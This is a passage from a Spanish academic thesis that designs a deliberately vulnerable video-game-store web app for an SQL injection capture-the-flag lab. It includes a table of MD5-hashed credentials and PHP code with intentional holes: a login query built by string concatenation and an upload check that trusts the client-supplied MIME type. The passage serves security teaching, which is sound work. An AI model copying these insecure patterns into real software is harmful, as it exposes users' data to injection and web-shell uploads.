A continuación, en la **Figura 9** se presenta la configuración que se utilizará para evitar las restricciones de la universidad. En este se crea una red virtual denominada "NatNetwork" de tipo "Punto a Punto" en modo "Red NAT". Donde tanto la máquina Ubuntu Server como Kali Linux obtienen una dirección IP de forma automática mediante DHCP, lo que permite mantener el entorno aislado y seguro.





*Figura 9: Topología de la red virtual del entorno.*

## 3.2. FASE 2: DESARROLLO

### 3.2.1. Creación de la base de datos añadiendo la primera bandera.

En la **Figura 10** se presenta el diagrama de la base de datos que se creó para la aplicación web vulnerable que simula una tienda de videojuegos, la cual contiene las tablas y datos necesarios para su funcionamiento básico.





***Figura 10: Diagrama de base de datos.***

La primera bandera se almacenará en la base de datos como la contraseña del usuario admin, tal y como se muestra en la **Figura 11**, y estará guardada con el hash MD5 para simular una mala práctica de seguridad. El propósito de esta bandera es actuar como dato de verificación en las pruebas de inyección SQL sobre la aplicación vulnerable, asegurando que la extracción de credenciales se haya realizado con éxito.

| id | email | username | password | nombre | apellido | imagen_perfil |
|---|---|---|---|---|---|---|
| 1 | alex.rodriguez@nexusplay.com | alex_gamer | b294bd9faabbdd7149af5a666f4049aa | Alexander | Rodriguez | user1.png |
| 2 | maria.santos@nexusplay.com | maria_pro | ecb1d4ce2c43c60fbdf74a70648cf020 | Maria | Santos | default-avatar.png |
| 3 | carlos.martinez@nexusplay.com | carlos_dev | cf8288c30122fab6aa7ae5f6e4a7363c | Carlos | Martinez | default-avatar.png |
| 4 | ana.garcia@nexusplay.com | ana_player | a32fe38a94580677ea025e114e44afae | Ana | Garcia | default-avatar.png |
| 5 | luis.fernandez@nexusplay.com | luis_hardcore | e53522351c4cfce1b2c3ecb3f4dbf2cd | Luis | Fernandez | default-avatar.png |
| 6 | sofia.lopez@nexusplay.com | sofia_casual | b4eb85269431edf2503cce20d9ba5861 | Sofia | Lopez | default-avatar.png |
| 7 | miguel.torres@nexusplay.com | miguel_admin | 2e108d734882af5c8ba163ce8faad3c0 | Miguel | Torres | admin-icon.png |
| 8 | laura.morales@nexusplay.com | laura_indie | b63493d6fd92f7de905965f55e677596 | Laura | Morales | default-avatar.png |
| 9 | david.jimenez@nexusplay.com | david_retro | f364b087df0401706d6b1c8f68a50bf7 | David | Jimenez | default-avatar.png |
| 10 | carmen.ruiz@nexusplay.com | carmen_rpg | 593998327721de8ca43fc44baa01a78a | Carmen | Ruiz | default-avatar.png |

***Figura 11: Primera bandera añadida.***

### 3.2.2. Desarrollo de la aplicación web.

**Herramientas y tecnologías para el desarrollo de la aplicación web.**

En la **Figura 12** se presentan los componentes que servirán para el desarrollo de la aplicación web, donde se ha optado por Visual Studio Code para editar el código y XAMPP como entorno local, del cual se han utilizado dos de sus componentes principales, que son Apache, que funcionará como servidor web, y MySQL junto con su interfaz gráfica phpMyAdmin para controlar la base de datos. Mientras que para la estructura y diseño de la aplicación se emplearon los lenguajes de programación PHP, HTML y CSS.





***Figura 12: Componentes para el desarrollo de la aplicación web [27].***

**Diseño de interfaces**

Antes de comenzar con el desarrollo de la aplicación web, se crearon los diseños de interfaz que servirán como guía a la hora de construir las páginas y componentes que tendrá el sistema, siguiendo la estructura visual planificada y realizando solo pequeños cambios durante su elaboración. Cabe mencionar que algunos elementos no cumplirán ninguna función real, ya que se trata de una aplicación ficticia.

A continuación, se presentan los bocetos que se diseñaron para la aplicación:

- **Pantalla de inicio.**

  Este apartado estará como pantalla principal, donde se encontrará un header con el nombre y el logo de la aplicación, un buscador y dos botones, uno para ver el carrito y otro para iniciar sesión. Asimismo, se presentan varias secciones para

interactuar y visualizar juegos, como un carrusel, tendencias, indicadores de servicios, recomendaciones, comentarios, un apartado de eventos y un footer que contiene información sobre la aplicación, como enlaces, plataformas y páginas para seguir **(ver Figura 13).**





***Figura 13: Interfaz de pantalla de inicio.***

- **Pantalla inicio de sesión.**

En el apartado de inicio de sesión se ubicará, en el lado izquierdo, el formulario destinado al ingreso de las credenciales de usuario y contraseña, lo que permitirá el acceso al sistema. Asimismo, contará con una opción para registrarse en caso de no poseer una cuenta. Mientras que en el lado derecho se mostrará una imagen decorativa utilizada únicamente con fines de diseño para complementar la interfaz **(ver figura 14)**.





***Figura 14: Interfaz - inicio de sesión.***

- **Pantalla de crear cuenta.**

El apartado de crear cuenta tendrá su formulario para que el usuario ingrese sus datos personales, como correo, nombre de usuario, nombre, apellido, contraseña

y confirmación de contraseña, además de una casilla para aceptar los términos. Finalmente, contará con un botón para completar el proceso de registro. También incluirá una opción para que, en caso de que el usuario ya disponga de una cuenta, pueda regresar al apartado de inicio de sesión **(ver Figura 15)**.





***Figura 15: Interfaz - crear cuenta.***

- **Pantalla de búsqueda.**

Al realizar una búsqueda, se mostrará debajo del header tres combobox que servirán para filtrar los resultados por plataforma, categoría y precio, también se presentan los juegos junto con su imagen, nombre, categoría, descripción y precio, incluyendo un botón que servirá para añadirlos al carrito, y en la parte inferior se encontrará el footer **(ver Figura 16)**.





***Figura 16: Interfaz – buscador.***

- **Pantalla para visualizar juego**

La pantalla para visualizar el juego tendrá detalles como su título, descripción, género, precio y calificación, además de publicar comentarios, calificar el juego y añadirlo al carrito de compras **(ver Figura 17).**





***Figura 17: Interfaz - visualizar juego.***

- **Pantalla de Carrito**

En la pantalla del carrito se mostrará el juego junto con su nombre y precio. Tendrá un botón para aumentar la cantidad de juegos que se desea comprar y, al lado, una tabla con el resumen del pedido, un botón para proceder al pago y otro para vaciar el carrito **(ver Figura 18**).





***Figura 18: Interfaz - carrito.***

- **Pantalla de Pedido**

En la sección de pedido se mostrará el total de la compra, junto con los métodos de pago disponibles. También incluirá un botón que permitirá completar la compra y que además generará una factura con el código del juego adquirido **(ver Figura 19)**.





***Figura 19: Interfaz - pedido.***

- **Pantalla del perfil de usuario**

En el perfil del usuario se mostrará en un cuadro su nombre y correo electrónico, además de un breve resumen de los gastos y pedidos realizados. Debajo de este apartado se incluirán diferentes opciones, como la visualización de estadísticas de sus actividades en la aplicación, el historial de pedidos, la cartera donde podrá realizar recargas, la sección de tarjetas donde podrá agregar o eliminar, sus reseñas y la configuración de sus datos personales **(ver Figura 20)**.


***Figura 20: Interfaz - perfil usuario.***

- **Pantalla del perfil del administrador**

En el perfil del administrador se presentarán dos secciones, para la del lado izquierdo mostrará su información personal junto con un botón de acceso al panel de administrador, y la otra del lado derecho que incluirá un formulario para cambiar la contraseña, con un botón para confirmar el cambio. Debajo de este apartado se ubicarán más opciones que cumplirán las mismas funciones que las de un usuario normal, con la diferencia de que, para actualizar sus datos, deberá hacerlo desde el panel **(ver Figura 21).**





***Figura 21: Interfaz - perfil admin.***

- **Pantalla de inicio de sesión para el panel de administración**

El panel de administración tendrá su propio inicio de sesión, que contará con un formulario de autenticación que tendrá dos campos de texto para ingresar el nombre de usuario y la contraseña, seguidos de un botón etiquetado como "Ingresar al Panel" **(ver Figura 22)**.





***Figura 22: Interfaz – inicio de sesión del panel admin.***

- **Pantalla de administración**

Este apartado tendrá un header en el lado izquierdo con la información del administrador y un menú de navegación que incluye las siguientes opciones:

- Dashboard: Mostrará un resumen general de la aplicación
- Usuarios: Permitirá editar y eliminar usuarios registrados
- Transacciones: Mostrará todas las recargas realizadas por los usuarios
- Pedidos: Listará todos los juegos que hayan comprado
- Productos: Permitirá agregar, editar y eliminar los juegos disponibles
- Configuraciones: Donde el administrador podrá actualizar su información personal y preferencias
- Cerrar sesión: opción para salir de la cuenta de administrador.

En la parte derecha se encontrará el área principal, la cual mostrará el contenido correspondiente a la opción seleccionada por el usuario **(ver Figura 23).**





***Figura 23: Interfaz - panel de admin.***

**Estructura de archivos de la aplicación web.**

Con el propósito de comprender el funcionamiento de la aplicación web de la tienda de videojuegos, en la **Tabla 3** se presenta la estructura de los archivos junto con la descripción de la función que cumple cada uno dentro del sistema.

| Archivos | Función |
|---|---|
| **Assests** | Contiene iconos y recursos visuales que la aplicación web utilizará. |

| Archivos | Función |
|---|---|
| **Auth** | Interfaz para iniciar, registrarse y cerrar sesión. |
| **Config_db** | Tiene como función manejar la conexión de la base de datos. |
| **Controladores** | Controla las acciones que un usuario pueda realizar en la tienda de videojuegos, ya sea enviar solicitudes o validar datos. |
| **CSS** | Son archivos .CSS que definen y controlan tanto el diseño visual de la aplicación web como los colores, fuentes, márgenes, etc. |
| **Functions** | Son las funciones que se encargan de procesar las consultas, recibir datos y devolver resultados de la base de datos. |
| **Images** | Almacena todas las imágenes de usuarios, juegos, logos y fondos de la aplicación. |
| **Includes** | Contiene los elementos comunes de la interfaz, que son el header y footer de la aplicación web. |
| **Panel-Admin** | Panel para administrar la tienda de videojuegos que es exclusivo para el admin, teniendo sus propios controladores, funciones y diseño. |
| **Profile** | Interfaz que muestra los perfiles de los usuarios y el administrador de la aplicación web. |
| **Archivos .php con HTML** | Son archivos PHP que se combinarán con HTML para presentar las interfaces de usuarios. |

***Tabla 3: Archivos de la aplicación web.***

### 3.2.3. Vulnerabilidades intencionales en la aplicación web

Se añadieron intencionalmente vulnerabilidades en varios puntos de la aplicación web de la tienda de videojuegos con el objetivo de simular ataques de inyección SQL. Estas debilidades afectarán los formularios de autenticación, los campos de

búsqueda y la actualización de perfiles, debido a que sus consultas SQL se construyeron mediante concatenación directa. Además de incluir otras vulnerabilidades que servirán para completar la práctica.

**Formulario de inicio de sesión vulnerable**

La vulnerabilidad está presente en la función de verificación de credenciales de inicio de sesión del usuario, justo en la forma en cómo se construye la consulta SQL donde el valor de $username y $password se inserta directamente en la cadena mediante concatenación, sin ningún filtrado ni uso de consultas preparadas, permitiendo que un atacante inserte código SQL en el campo de usuario y manipule las consultas. Además de utilizar md5() para hashear contraseñas, lo cual es una práctica de seguridad obsoleta e insegura **(ver Figura 24)**.

```php
<?php
require_once __DIR__ . '/../config_db/database.php';
if (!function_exists('checkLoginCredentials')) {
    function checkLoginCredentials($conn, $username, $password) {
        $username = trim($username);
        $password = trim($password);
        if (empty($username) || empty($password)) {
            return ['success' => false, 'message' => 'Complete todos los campos'];
        }
        $password_hash = md5($password);
        $sql = "SELECT u.*, t.nombre as tipo_usuario
                FROM usuarios u
                INNER JOIN tipo_user t ON u.tipo_user_id = t.id
                WHERE u.username = '$username' AND u.password = '$password_hash'
                ORDER BY u.tipo_user_id ASC, u.id ASC";
        try {
            $result = $conn->query($sql);
            if ($result && $result->num_rows > 0) {
                return ['success' => true, 'user' => $result->fetch_assoc()];
            } else {
                return ['success' => false, 'message' => 'Usuario o contraseña incorrectos'];
            }
        } catch (mysqli_sql_exception $e) {
            $msg = $e->getMessage();
            $pos = strpos($msg, 'ORDER BY');
            if ($pos !== false) $msg = substr($msg, 0, $pos);
            return ['success' => false, 'message' => "Error SQL: $msg"];
        }
    }
}
?>
```

***Figura 24: Función de verificación de credenciales – vulnerable.***

**Formulario de registro**

La consulta SQL del $check_query e $insert_query de la función para crear una cuenta se construye de manera insegura al insertar directamente las variables $username y $email. Esto permite que se realicen ataques de inyección SQL al no tener un filtro para proteger las comillas que se ingresan, haciendo que la base de datos interprete el texto introducido por el usuario como parte de la estructura de la consulta, en lugar de un simple dato **(ver Figura 25)**.


*Figura 25: Función registro de usuario – vulnerable.*

**Formulario de búsqueda principal**

La consulta SQL para la función de búsqueda se estructuró de manera que concatena directamente las variables $search_query, facilitando que los datos ingresados se incluyan dentro de la cláusula LIKE entre comillas y con el comodín %, lo cual puede facilitar ataques de búsqueda amplia. Por otro lado, las variables $plataforma_id y $categoria_id solo dejan ingresar un valor numérico, lo que también representa otra forma de realizar una inyección SQL, al permitir construir consultas maliciosas sin necesidad de colocar comillas o comentarios de fin de línea **(ver Figura 26)**.





*Figura 26: Función búsqueda principal – vulnerable.*

**Formulario de actualizar datos del usuario**

Para la función de actualización de perfil, la consulta SQL se construye mediante concatenación directa de las variables $username, $email, $nombre, $apellido y $user_id. Los datos introducidos por el usuario se envían a la base de datos sin ninguna validación, lo que permite inyectar código SQL malicioso. Sin embargo, la explotación es más compleja porque no se muestran directamente los resultados, por lo que será necesario interpretar el comportamiento de la aplicación (tiempos de respuesta, mensajes de error o respuestas booleanas) para extraer información **(ver Figura 27)**.





*Figura 27: Función de actualización de datos del usuario – vulnerable.*

**Formulario de búsqueda de transacciones**

En la función para búsqueda de transacciones del panel de administrador, la consulta SQL se construye mediante concatenación directa en la variable $busqueda, la cual tendrá el comodín % junto con la cláusula LIKE para hacer búsquedas parciales de texto. Al tener esto, se realizan consultas sin validación, lo que permite alterar su lógica. Un detalle particular de este código es que, al tener habilitado el reporte completo de errores con mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT), cualquier fallo de sintaxis mostrará información sensible sobre la base de datos y el sistema que la ejecuta **(ver Figura 28).**





*Figura 28: Función en la búsqueda de transacciones – vulnerable.*

**Formulario de actualizar foto de perfil del administrador**

Por último, esta vulnerabilidad no forma parte de las inyecciones SQL, pero siempre suele venir acompañada con estas y aparece en la función de actualización de la

foto de perfil del administrador, donde la función para cargar una imagen de perfil permite que $file['type'], correspondiente al encabezado enviado por el cliente en la petición HTTP, pueda ser fácilmente manipulado, permitiendo de esta forma la subida de archivos que sean variantes de PHP utilizando una cabecera falsa como image/jpeg, haciendo que el código lo acepte como una imagen válida (**ver Figura 29**).

```php
$upload_dir = __DIR__ . '/../../images/users/';
if (!is_dir($upload_dir)) mkdir($upload_dir, 0755, true);

$file_ext = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
$file_type = strtolower($file['type']);
$max_size = 5 * 1024 * 1024;

if ($file_ext === 'php') {
    return ['success' => false, 'message' => 'No se permiten archivos PHP'];
}

